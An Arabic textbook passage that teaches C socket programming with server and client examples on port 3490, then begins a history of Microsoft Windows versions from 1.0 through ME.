ناتج الداله **socket()** يقوم بإرجاع قيمة **socket descriptor** والتي يمكنكم ببساطه استخدامها في وقت لاحق من استدعاءات النظام، أو-1 في حالة الخطأ. يتم تعيين المتغير **errno** إلى قيمة الخطأ (انظر الى صفحات **man** الخاصه بـ **errno** لمزيد من التفاصيل). بعد االانتهاء من انشاء **socket** ننتقل الى المرحلة التالية مع الداله **bind**.

-2 الداله bind()

بمجرد الانتهاء من انشاء **socket**، قد يكون لديك مقترح من توصيل **socket** الى المنفذ الموجود على الجهاز المحلي الخاص بك. (يتم ذلك عادة إذا كنت تريد استعمال الداله **listen()** للاستماع إلى الاتصالات الواردة على منفذ معين وهذا ما نريده هنا ــــ ألعاب الشبكة متعددة اللاعبين تقوم بمثل هذا عندما تقول لها إنك تريد الاتصال **"connect to 192.168.5.10 port 3490"**).

يتم استخدام رقم المنفذ بالنواة لتطابق الحزمة الواردة إلى بعض **socket descriptor** للعملية. إذا كنت تريد الذهاب إلى القيام بالاتصال فقط **connect()** (لأن كنت عميل، ليس ملقم)، فهذا ربما يكون غير ضروري. الشكل التالى يوضع الصيغه العامة للداله **bind()** كالاتى:

```
SYNOPSIS
       #include <sys/types.h>          /* See NOTES */
       #include <sys/socket.h>

       int bind(int sockfd, const struct sockaddr *addr,
                socklen_t addrlen);
```

يشير المعلم/الحجه **socketfd** الى قيمة **socket descriptor** الناتجه من الداله **socket()**. أما المعلم **addr** هو مؤشر الى الهيكل **struct sockaddr** الذي يحتوي على معلومات اتصال الشبكة المحلية (**address**، **port**، و**IP address**). وأخيرا المعلم addrlen يشير الى طول هيكل **sockaddr**. في حين ان الخادم عادة ما يقبل الاتصالات على عنوان **IP** الخاص به، وهذا هو عنوان **IP** للجهاز المحلي، جنبا إلى جنب مع منفذ **TCP** المخصصة للتطبيق. إذا كنت لا تعرف عنوان **IP** للنظام المحلي، يمكنك استخدام قيمة **INADDR_ANY** للسماح للمقبس لربط أي عنوان المحلي على النظام وفى حالة الاعتماد على الهيكل **addrinfo** كما في مثالنا التالى يمكنك استخدام **AI_PASSIVE** مع **ai_flags**، اما إذا كنت ترغب في ربط عنوان **IP** محلي معين، فقم باسقاط **AI_PASSIVE** ووضع عنوان **IP** الناتج من **getaddrinfo**. مثال على ذلك كالاتى:

```
struct addrinfo hints, *res;
int sockfd;
        // first, load up address structs with getaddrinfo():
memset(&hints, 0, sizeof hints);
hints.ai_family = AF_UNSPEC;     // use IPv4 or IPv6, whichever
hints.ai_socktype = SOCK_STREAM;
hints.ai_flags = AI_PASSIVE;     // fill in my IP for me
getaddrinfo(NULL, "3490", &hints, &res);
        // make a socket:
sockfd = socket(res->ai_family, res->ai_socktype, res->ai_protocol);
        // bind it to the port we passed in to getaddrinfo():
bind(sockfd, res->ai_addr, res->ai_addrlen);
```

او يمكنك استخدام الطريق القديمه كالاتى:

```
int sockfd؛
```

```
struct sockaddr_in my_addr؛
sockfd = socket(PF_INET, SOCK_STREAM, 0)؛
my_addr.sin_family = AF_INET؛
my_addr.sin_port = htons(MYPORT);     // short, network byte order
my_addr.sin_addr.s_addr = inet_addr("10.12.110.57");
        //or use (my_addr.sin_addr.s_addr = INADDR_ANY) for local address in IPv4 or in6addr_any
        //for IPv6
memset(my_addr.sin_zero, '\0', sizeof my_addr.sin_zero)؛
bind(sockfd, (struct sockaddr *)&my_addr, sizeof my_addr)؛
```

الدالة **bind()** تقوم بإرجاع القيمة 1- في حالة الفشل، أو 0 في حالة النجاح.

بعد ربط **socket** إلى العنوان والمنفذ، يجب أن يكون برنامج الخادم على استعداد لقبول الاتصالات من العملاء عن بعد. هذا العملية تحتاج الى خطوتين.

3- الدالة listen()

يجب أولا استخدام الدالة **listen()** لبدء الاستماع لمحاولات اتصال العميل، ثم الدالة **accept()** لقبول محاولة الاتصال من عميل. شكل الدالة **listen ()** هو:

```
SYNOPSIS
       #include <sys/types.h>          /* See NOTES */
       #include <sys/socket.h>

       int listen(int sockfd, int backlog);
```

كما هو متوقع، يشير الحجة **socketfd** إلى **socket descriptor** الذي تم إنشاؤه باستخدام الدالة **socket()**. يشير المعلم **backlog** الى عدد الاتصالات العالقة التي يمكن ان يقبلها النظام في قائمة الانتظار لتتم معالجتها. إذا تم تعيين هذه القيمة إلى 2، فان اثنين من العملاء المنفصلين يحاولون الاتصال بالمنفذ فانه يتم قبولهما. واحدة تتم معالجتها على الفور، وسيتم وضع الاخر في الانتظار، والانتظار حتى الانتهاء من الأول. إذا حاول مضيف ثالث الاتصال، فان النظام يرفض ذلك.

4- الدالة accept()

بعد الدالة **listen()**، يجب استدعاء الدالة **accept()** لقبول الاتصالات الواردة. الدالة **accept()** هي دالة الحظر. تنفيذ البرنامج سوف يتوقف مع الدالة **accept()** حتى يتم إجراء الاتصال من جهاز العميل. شكل الدالة **accept()** هو:

```
SYNOPSIS
       #include <sys/types.h>          /* See NOTES */
       #include <sys/socket.h>

       int accept(int sockfd, struct sockaddr *addr, socklen_t *addrlen);
```

كالعادة يشير المعلم **socketfd** الى **socket** الذى تم انشائه بالدالة **socket()**. اما المعلم **addr** فهو مؤشر الى البنية **sockaddr**، و**addrlen** هو مؤشر الى طول البنيه **sockaddr_storage**. يتم تخزين معلومات **remote address** من العميل في هذا الهيكل، حتى تتمكن من الوصول إليه إذا لزم الأمر.

عند قبول الاتصال، فان الدالة **accept()** تقوم بإنتاج ملف **socket** جديد. ثم يتم استخدام ملف **socket** الجديد هذا في التواصل مع العميل البعيد. لا يزال **socket** الأصلي الذي تم إنشاؤها بواسطة الدالة **socket()** تستخدم للاستماع للاتصالات عميل إضافية.

قبل الدخول الى المرحله التاليه فيما يلي تجميعه للدوال السابقه في خطوة واحده كالاتي:

```
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#define MYPORT "3490"    // the port users will be connecting to
#define BACKLOG 10       // how many pending connections queue will hold
int main(void)
{
        struct sockaddr_storage their_addr;
        socklen_t addr_size;
        struct addrinfo hints, *res;
        int sockfd, new_fd;
// !! don't forget your error checking for these calls !!
// first, load up address structs with getaddrinfo():
        memset(&hints, 0, sizeof hints);
        hints.ai_family = AF_UNSPEC;  // use IPv4 or IPv6, whichever
        hints.ai_socktype = SOCK_STREAM;
        hints.ai_flags = AI_PASSIVE;     // fill in my IP for me
```

```
        getaddrinfo(NULL, MYPORT, &hints, &res);
// make a socket, bind it, and listen on it:
        sockfd = socket(res->ai_family, res->ai_socktype, res->ai_protocol);
        bind(sockfd, res->ai_addr, res->ai_addrlen);
        listen(sockfd, BACKLOG);
// now accept an incoming connection:
        addr_size = sizeof their_addr;
        new_fd = accept(sockfd, (struct sockaddr *)&their_addr, &addr_size);
// ready to communicate on socket descriptor new_fd!
   .
   .
```

5- الدالتين ()recv و()send

بمجرد قبول الاتصال، يمكن للخادم إرسال أو استقبال البيانات من العميل باستخدام ملف **socket** الجديد، والدوال **()send** أو **()recv**:

```
SYNOPSIS
       #include <sys/types.h>
       #include <sys/socket.h>

       ssize_t recv(int sockfd, void *buf, size_t len, int flags);
```

```
       ssize_t send(int sockfd, const void *buf, size_t len, int flags);
```

المعلم **sockfd** يشير الى **socket** الجديد الذى تم انشائه بواسطة الدالة **()accept**.المعلم **buf** هو مؤشر الى إما المخزن المؤقت الذى يحتوى على البيانات لإرسالها أو وجود مخزن مؤقت فارغة لتلقي البيانات. المعلم **len** يشير إلى حجم المخزن المؤقت، والمعلم **flags** إذا كانت ضرورية (مثل إذا كنت تريد تعليم البيانات كضرورية في حزمة **TCP**). للاتصال **TCP** العادي، يجب تعيين المعلمة **flags** إلى 0. الدالة **()send** لا تمنع تنفيذ البرنامج. يتم إرسال البيانات لنقل **TCP** الأساسي على النظام، حتى انتهاء الدالة. الدالة **()send** تقوم بإرجاع قيمة عددية تشير إلى كيف يتم إرسال العديد من بايت من البيانات إلى المخزن المؤقت للنقل. من المهم التحقق للتأكد من أن هذه القيمة تطابق حجم المخزن المؤقت للتأكد من أن كافة البيانات قد تم إرسالها.

اما الدله **()recv** لها وظيفة الحظر. حيث سوف توقف تنفيذ البرنامج حتى تتلقى الدالة **() recv** البيانات من العميل عن بعد، أو العميل عن بعد يقوم بقطع الاتصال. إذا تم قطع اتصال العميل، فإن الدالة **()recv** تعود مع القيمة 0. إذا كان العميل يرسل حزم البيانات، فان الدالة **()recv** تضع البيانات في المخزن المؤقت المحدد، وتقوم بإرجاع عدد البايتات الواردة.

مثال على ذلك كالاتى:

```
char *msg = "Beej was here!";
int len, bytes_sent;
.
.
.
len = strlen(msg);
bytes_sent = send(sockfd, msg, len, 0);
.
```

عند تصميم تطبيق العميل والخادم، فأنه من المهم مزامنة مهام المرسلة والمستقبلة. إذا كان كل من الخادم والعميل ينتظرون على الدالة **()recv**، فانه سوف يصبح طريق مسدود، ولن يحدث أي اتصال.

6- الدالة ()close

تستخدم لغلق الاتصال وتكون الصيغه العامه الخاصة بها كالاتى:

```
close(sockfd);
```

يمكن أيضا استخدام الدالة **()shutdown**.

جانب العميل (Client side)

والذى فيه لن تحتاج الى الدالة **()listen** والدالة **()bind** وما سوف نحتاجه هنا بالاضافه الى الدوال الأخرى التي ذكرناها سابقا الدالة **()connect** والتي تكون ذات الصيغة العامة الاتيه:

```
SYNOPSIS
       #include <sys/types.h>          /* See NOTES */
       #include <sys/socket.h>


       int connect(int sockfd, const struct sockaddr *addr,
                   socklen_t addrlen);
```

sockfd هو **socket file descriptor**، والناتج من استدعاء الداله **socket()**، و **addr** هو بنية **sockaddr** والتي تحتوي على عنوان **IP** ومنفذ الوجهة، و **addrlen** هو طول هيكل عنوان الملقم في وحدات البايت. كل هذه المعلومات يمكن استخلاصها من نتائج استدعاء الداله **getaddrinfo**. دعونا نقوم ببرنامج لإجراء اتصال **socket** إلى **'www.example.com'**، على المنفذ 3490:

```
struct addrinfo hints, *res;
int sockfd;
// first, load up address structs with getaddrinfo():
memset(&hints, 0, sizeof hints);
hints.ai_family = AF_UNSPEC;
hints.ai_socktype = SOCK_STREAM;
getaddrinfo("www.example.com", "3490", &hints, &res);
// make a socket:
sockfd = socket(res->ai_family, res->ai_socktype, res->ai_protocol);
// connect!
connect(sockfd, res->ai_addr, res->ai_addrlen)؛
```

Client-Server Background 4.5

عالم العميل-الملقم (**Client-Server world**). هو كل شيء تقريبا على الشبكة يتعامل مع عمليات العميل للتحدث إلى عمليات الخادم والعكس بالعكس، على سبيل المثال **telnet**. عند الاتصال بمضيف بعيد على المنفذ 23 مع **telnet** (العميل)، البرنامج على المضيف (يسمى **telnetd service**) يعود للحياة. أنه يتعامل مع اتصال **telnet** الوارد، ومن ثم يبدا العمل مع موجه تسجيل الدخول، إلخ.



Client-Server Interaction.

بعض الأمثلة الجيدة التي توضح العلاقه بين الخادم والعميل **telnet/telnetd**، **ftp/ftpd**، أو **Firefox/Apache**. في كل مرة يمكنك استخدام بروتوكول نقل الملفات **ftp**، فهناك برنامج **ftpd** بعيد، الذي يقدم لك الاتصال.

في كثير من الأحيان، سيكون هناك فقط ملقم واحد على الجهاز، وذلك الملقم سيقوم بالتعامل مع العديد من العملاء باستخدام **fork()**. الروتين الأساسي: هو ان الخدام سوف ينتظر الاتصال **"listen()"**، ثم يوافق عليه **"accept()"**، ثم ينشاء عملية للتعامل معه **"fork()"**. وهذا ما سوف يفعله برنامج الخادم الذي سوف ننشئه في المقطع التالي.

Simple Stream Server

كل ما يقوم به هذا البرنامج (**simple server program**) هو ارسال النص **"Hello, World!\n"** من خلال الاتصال. كل ما عليك القيام به لاختبار هذا الخادم في نافذة أخرى، باستخدام البرنامج **Telnet**:

telnet localhost 3490

```
/*
** server.c -- a stream socket server demo
*/
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <sys/wait.h>
```

```
#include <signal.h>
#define PORT "3490"  // the port users will be connecting to
#define BACKLOG 10    // how many pending connections queue will hold
void sigchld_handler(int s)
{
        while(waitpid(-1, NULL, WNOHANG) > 0);
}
// get sockaddr, IPv4 or IPv6:
void *get_in_addr(struct sockaddr *sa)
{
        if (sa->sa_family == AF_INET) {
                return &(((struct sockaddr_in*)sa)->sin_addr);
        }
        return &(((struct sockaddr_in6*)sa)->sin6_addr);
}
int main(void)
{
        int sockfd, new_fd;  // listen on sock_fd, new connection on new_fd
        struct addrinfo hints, *servinfo, *p;
        struct sockaddr_storage their_addr; // connector's address information
        socklen_t sin_size;
        struct sigaction sa;
        int yes=1;
        char s[INET6_ADDRSTRLEN];
        int rv;
        memset(&hints, 0, sizeof hints);
        hints.ai_family = AF_UNSPEC;
        hints.ai_socktype = SOCK_STREAM;
        hints.ai_flags = AI_PASSIVE; // use my IP
        if ((rv = getaddrinfo(NULL, PORT, &hints, &servinfo)) != 0) {
               fprintf(stderr, "getaddrinfo: %s\n", gai_strerror(rv));
               return 1;
        }
// loop through all the results and bind to the first we can
        for(p = servinfo; p != NULL; p = p->ai_next) {
              if ((sockfd = socket(p->ai_family, p->ai_socktype, p->ai_protocol)) == -1) {
                     perror("server: socket");
                     continue;
              }
              if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1) {
                     perror("setsockopt");
                     exit(1);
              }
              if (bind(sockfd, p->ai_addr, p->ai_addrlen) == -1) {
                    close(sockfd);
                    perror("server: bind");
                    continue;
               }

        break;
        }
        if (p == NULL)  {
              fprintf(stderr, "server: failed to bind\n");
              return 2;
```

```
        }
        freeaddrinfo(servinfo); // all done with this structure
        if (listen(sockfd, BACKLOG) == -1) {
                perror("listen");
                exit(1);
        }
        sa.sa_handler = sigchld_handler; // reap all dead processes
        sigemptyset(&sa.sa_mask);
        sa.sa_flags = SA_RESTART;
        if (sigaction(SIGCHLD, &sa, NULL) == -1) {
            perror("sigaction");
            exit(1);
        }
        printf("server: waiting for connections...\n");
        while(1) {  // main accept() loop
      sin_size = sizeof their_addr;
      new_fd = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size);
      if (new_fd == -1) {
        perror("accept");
        continue;
      }
      inet_ntop(their_addr.ss_family,
        get_in_addr((struct sockaddr *)&their_addr),
        s, sizeof s);
      printf("server: got connection from %s\n", s);
      if (!fork()) { // this is the child process
        close(sockfd); // child doesn't need the listener
        if (send(new_fd, "Hello, world!", 13, 0) == -1)
          perror("send");
        close(new_fd);
        exit(0);
      }
      close(new_fd);  // parent doesn't need this
    }
    return 0;
}
```

عند اختبار البرنامج كان الناتج كالاتى:

```
janateba@ubuntu:~$ sudo -i
[sudo] password for janateba:
telnroot@ubuntu:~# telnet localhost 3490
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Hello, world!Connection closed by foreign host.
root@ubuntu:~#
```

A Simple Stream Client

هنا مثال لانشاء برنامج العميل و هو شبيه للبرنامج telnet والذي يقوم بالاتصال بالملقم الذي تحدده من خلال سطر الأوامر على المنفذ 3490.

```
/*
** client.c -- a stream socket client demo
*/

#include <stdio.h>
```

```
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>

#include <arpa/inet.h>

#define PORT "3490" // the port client will be connecting to

#define MAXDATASIZE 100 // max number of bytes we can get at once

// get sockaddr, IPv4 or IPv6:
void *get_in_addr(struct sockaddr *sa)
{
   if (sa->sa_family == AF_INET) {
      return &(((struct sockaddr_in*)sa)->sin_addr);
   }

   return &(((struct sockaddr_in6*)sa)->sin6_addr);
}

int main(int argc, char *argv[])
{
   int sockfd, numbytes;
   char buf[MAXDATASIZE];
   struct addrinfo hints, *servinfo, *p;
   int rv;
   char s[INET6_ADDRSTRLEN];

   if (argc != 2) {
      fprintf(stderr,"usage: client hostname\n");
      exit(1);
   }

   memset(&hints, 0, sizeof hints);
   hints.ai_family = AF_UNSPEC;
   hints.ai_socktype = SOCK_STREAM;

   if ((rv = getaddrinfo(argv[1], PORT, &hints, &servinfo)) != 0) {
      fprintf(stderr, "getaddrinfo: %s\n", gai_strerror(rv));
      return 1;
   }

   // loop through all the results and connect to the first we can
   for(p = servinfo; p != NULL; p = p->ai_next) {
      if ((sockfd = socket(p->ai_family, p->ai_socktype,
            p->ai_protocol)) == -1) {
         perror("client: socket");
         continue;
      }
```

```
        if (connect(sockfd, p->ai_addr, p->ai_addrlen) == -1) {
            close(sockfd);
            perror("client: connect");
            continue;
        }

        break;
    }

    if (p == NULL) {
        fprintf(stderr, "client: failed to connect\n");
        return 2;
    }

    inet_ntop(p->ai_family, get_in_addr((struct sockaddr *)p->ai_addr),
            s, sizeof s);
    printf("client: connecting to %s\n", s);

    freeaddrinfo(servinfo); // all done with this structure

    if ((numbytes = recv(sockfd, buf, MAXDATASIZE-1, 0)) == -1) {
        perror("recv");
        exit(1);
    }
    buf[numbytes] = '\0';
    printf("client: received '%s'\n",buf);
    close(sockfd);
    return 0;
}
```

```
root@ubuntu:~# ./client localhost
client: connecting to 127.0.0.1
client: received 'Hello, world!'
root@ubuntu:~#
root@ubuntu:~# ./server
server: waiting for connections...
server: got connection from 127.0.0.1
```

في الامثله السابق تم استخدام الدالة **() setsockopt** ببساطة لتعيين خيارات اضافيه لل **socket**. هذه الدالة تقوم باستدعاء الخيار **SO_REUSEADDR** إلى الوضع **true**، والتي سوف تسمح لل **socket** بإعادة استخدام العنوان المعطى للربط **"bind"**. بدون هذا الخيار، فانه عندما يحاول البرنامج الربط إلى منفذ معين، فسوف تفشل إذا كان هذا المنفذ قيد الاستخدام بالفعل. إذا لم يتم إغلاق **socket** بطريقه صحيحه، فانه قد يبدو انه يكون قيد الاستخدام، لذلك هذا الخيار يتيح ربط **socket** إلى المنفذ (والاستيلاء على السيطرة عليه)، حتى لو كان يبدو أنه قيد الاستعمال.

المعلم الأولى لهذه الداله هي **socket** (المشار إليه من قبل واصف الملف)، والثاني يحدد مستوى الخيار، والثالث يحدد الخيار نفسه. في حين ان **SO_REUSEADDR** هو خيار **socket-level option**، فانه يتم تعيين المستوى الى **SOL_SOCKET**. هناك العديد من الخيارات المختلفة الخاصة بال **socket** يتم تعريفها في الملف **/usr/include/asm/socket.h**. المعاملين الأخيرين هما مؤشرين إلى البيانات التي يجب تعيين الخيار وطول تلك البيانات. المؤشر إلى البيانات وطول تلك البيانات نوعان من المعامل التي غالبا ما تستخدم مع دوال **socket**. وهذا يسمح للدوال التعامل مع جميع أنواع البيانات، من بايت واحدة لهياكل البيانات الكبيرة. الخيارات **SO_REUSEADDR** تستخدم عدد صحيح 32 بت لقيمته، وذلك لتعيين هذا الخيار إلى **true**، يجب أن تكون نهائية حجتين مؤشر إلى قيمة عدد صحيح من 1 وحجم عدد صحيح (والذي هو 4 بايت).

الفصل الخامس

أنظمة التشغيل (WINDOWS)

5.1 مقدمه

مايكروسوفت ويندوز **(Microsoft Windows)**: هو نظام تشغيل رسومي، من إنتاج شركة مايكروسوفت. بدأ نظام التشغيل كواجهة رسومية لميكروسوفت دوس عام 1985، في خطوة للاستجابة للاهتمام المتزايد في واجهات المستخدم الرسومية. جاء مايكروسوفت ويندوز ليسيطر على سوق الحاسبات الشخصية في العالم حيث بلغت حصته ما يزيد عن 90% من السوق متفوقا على نظام التشغيل ماك الذي صدر في 1984 .أحدث إصدار من ويندوز هو ويندوز 10 ولكنه قيد التجربة، وأحدث نظام للهواتف هو ويندوز فون 8، وأحدث إصدار للخوادم هو ويندوز سيرفر 2012 R2.

5.2 تاريخ إصدارات مايكروسوفت ويندوز

تصف عبارة ويندوز كل أجيال منتجات أنظمة التشغيل التي أنتجتها مايكروسوفت، ما عدا النظام الأول مايكروسوفت دوس بالطبع، هذه المنتجات مصنفة عامة في التالي:

الإصدارات الاولية

يعود تاريخ نسخ ويندوز إلى سبتمبر 1981، عندما صمم تشيس بيشوب أول نموذج لِجهاز إلكتروني وبَدء مشروع "مدير الواجهة" وتم الإعلان عنه في نوفمبر 1983 بعد أبل ليزا ولكن قبل ماكنتوش تحت اسم "ويندوز"، ولكن ويندوز 1.0 لم يصدر حتى نوفمبر 1985. وكان ويندوز 1.0 يفتقد للتميز في الأداء الوظيفي، وقد حقق شعبية قليلة مقارنة بنظام تشغيل أبل. لم يكن ويندوز 1.0 نظام تشغيل مكتمل نسبيا إنما كان امتداد لمايكروسوفت دوس. قشرة ويندوز 1.0 كانت معروفة باسم ام اس دوس التنفيذية. كان النظام مزودا ببرامج أخرى مثل: الحاسبة، التقويم، **Cardfile**، **Clipboard**، الساعة، لوحة التحكم، المفكرة، الرسام، الطرفية **(terminal)** والكاتب. ويندوز 1.0 لم يكن فيه خاصية تداخل النوافذ وبدلا عن ذلك كانت النوافذ متجاورة فقط. مربعات الحوار تستطيع الظهور فوق النوافذ الأخرى.


أُطلقت مايكروسوفت ويندوز الإصدار 2.0 في ديسمبر 1987، وفيه العديد من التحسينات لواجهة المستخدم وإدارة الذاكرة. وكانت شعبيته أكثر قليلا من سابقه النسخة ويندوز 1.0. غير ويندوز 2.03 نظام التشغيل من تجانب النوافذ وعدم قدرتها على الظهور فوق بعضها إلى القُدرة على الظهور فوق بعضها الأخر. وكنتيجة لذلك قامت أبل برفع دعوة قضائية على مايكروسوفت بحجة الاعتداء على حقوق الملكية. قدم أيضاً ويندوز 2.0 اختصارات لوحة المفاتيح أكثر تطوراً والقدرة على استخدام الذاكرة الموسعة.

أُطلق ويندوز 2.1 في إصدارين مختلفين: ويندوز/386 كان يعمل على وضع 8086 الافتراضي للمهام المتعددة لبرامج الدوس والذاكرة المقسمة إلى صفحات (**Paged memory**) لمحاكاة الذاكرة الموسعة باستخدام الذاكرة الموسعة المتاحة. ويندوز/286 (والذي بالرغم من اسمه سيعمل على 8086) لا يزال يُدار في الوضع الحقيقي، ولكن يمكن الاستفادة من منطقة الذاكرة العليا. بالإضافة إلى الحزم الكاملة لويندوز، كان هناك إصدارات من **Runtime** شحنت مع برامج ويندوز الأولية من قبل أطراف ثالثة وجعلت من الممكن تشغيل برامج ويندوز تحت مايكروسوفت دوس دون الحاجة إلى الحزمة الكاملة من ويندوز.

يعتقد الكثير ان الإصدارات الأولية من ويندوز كانت واجهة مستخدم رسومية بسيطة، لِأن معظمهم كان يستخدمون مايكروسوفت دوس واعتادوا عليه كنظام لخدمات الملفات. مع ذلك، حتى الإصدارات الأولية من ويندوز 16-بت التي من المفترض انها تقدم العديد من وظائف نظام التشغيل النموذجية: خصوصا امتلاكهم صيغة الملفات القابلة للاستخراج الخاصة بهم وتزويد برامج الأجهزة الخاصة بهم (مؤقت، جرافيك، طابعة، فارة، لوحة مفاتيح وصوت) للتطبيقات. وعلى عكس مايكروسوفت دوس وويندوز مَكّن المستخدمين من تشغيل برامج رسومية متعددة معاً من خلال تعدد مهام تعاوني. قدم ويندوز خصوصا **segment-based**، ونظام برمجيات الذاكرة الافتراضية الذي أتاح تشغيل التطبيقات أكثر من الذاكرة المتاحة: حيث تُبدّل أجزاء الكود والموارد وتُخرج بعيداً عندما تزدحم الذاكرة، وتُنقل أجزاء البيانات للذاكرة عندما تُفقد السيطرة على التطبيق.

ويندوز 3.0 و3.1

أُطلق ويندوز 3.0 في 1990، وقد تطور التصميم كثيرا بسبب الذاكرة الافتراضية والأجهزة الافتراضية القابلة للتحميل (**VxDs**)، وقد مكنهم ذلك من مشاركة الأجهزة بين المهام المتعددة. أيضا، تطبيقات الويندوز يمكن ان يعمل الآن في الوضع المحمي (**protected mode**)، وذلك أعطاهم القدرة على الوصول للعديد من الميجابايت من الذاكرة وازالة إجبارية المشاركة في مخطط الذاكرة الافتراضية. ولكنهم ما زلوا يعملون في نفس المساحة، حيث أن الذاكرة المُجزئة تُقدِّم درجة من الحماية، وتعدد المهام التعاوني قدم ويندوز 3.0 أيضاً العديد من التحسينات في واجهة المستخدم. قامت مايكروسوفت بإعادة كتابة المهام الحرجة من لغة سي إلى الأسِمبلي. وكان ويندوز 3.0 أول إصدار من مايكروسوفت ويندوز يحقق ارباح ناجحة، حيث باع 2 مليون نسخة في أول ستة أشهر.



قامت مايكروسوفت أيضا بتحسين الشكل في ويندوز 3.1، وأصبح متاحاً في 1 مارس 1992. وفي أغسطس 1993، أُطلق إصدار خاص متوافق مع شبكات الند للند (**peer-to-peer networking**) أُطلق هذا الإصدار تحت رقم 3.11. وتم بيعه بالتوازي مع الإصدار الأساسي من ويندوز لمجموعات العمل. انتهى دعم ويندوز 3.1 في 31 ديسمبر 2001.

ويندوز 9x

أُطلق ويندوز 95 في 24 أغسطس 1995، مع واجهة مستخدم كائنية التوجه، ودعم أسماء الملفات الطويلة حتى 255 حرف، والقدرة على التعرف وتهيئة أجهزة العتاد المثبتة تلقائياً (**plug and play**) ومع تعدد مهام جديد. صُممَ ويندوز 95 ليكون بديلاً لكن ليس فقط لويندوز 3.1 ولكن أيضاً لمجموعات العمل ويندوز ومايكروسوفت دوس. وكان يستطيع تشغيل تطبيقات 32-بت، وفيه مميزات وتحسينات عديدة وذلك



هو الذي دعّمَ استقراره عن الإصدار 3.1. كانت التغيرات التي في ويندوز 95 تغيرات ثورية، بدلا من التطور كتلك الموجودة في ويندوز 98 وويندوز **ME**. كان هناك العديد من خدمات **OEM** لويندوز 95، كلاً منها كان تقريبا مساوٍ لحزمة خدمية.
النظام التالي هو مايكروسوفت ويندوز 98 الذي أُطلق في 25 يونيو 1998. تبع هذا الإصدار إصدار اخر سُمي ويندوز 98 الإصدار الثاني في مايو 1999. كان إصدار المستخدمين الذي بعد ويندوز 98 هو ويندوز **ME** الذي أُطلق في سبتمبر 2000، وكانت نواة ويندوز **ME** هي نواة ويندوز 95 ولكنه تبنى بعض الجوانب من ويندوز 2000 وحُذف أيضا خيار الإقلاع في وضع دوس. قدم ويندوز **ME** عدداً من التقنيات الجديدة لمايكروسوفت وخصوصاً تقنية التعرف التلقائي على العتاد. وأضاف أيضاً مِيزة جديدة تُدعى استعادة النظام، والتي تسمح للمستخدم باستعادة إعدادات الكمبيوتر لتاريخ سابق. ولكن ويندوز **ME** تعارض أيضا مع ويندوز 2000 (بسبب اسمه) وأيضاً تعرض ويندوز **ME** لنقد شديد بسبب البطيء وتجمد النظام ومشاكل خاصة بالعتاد وقِيل عنه أيضاً أنه واحد من أسوأ أنظمة التشغيل التي أطلقتها مايكروسوفت.

عائلة ويندوز NT

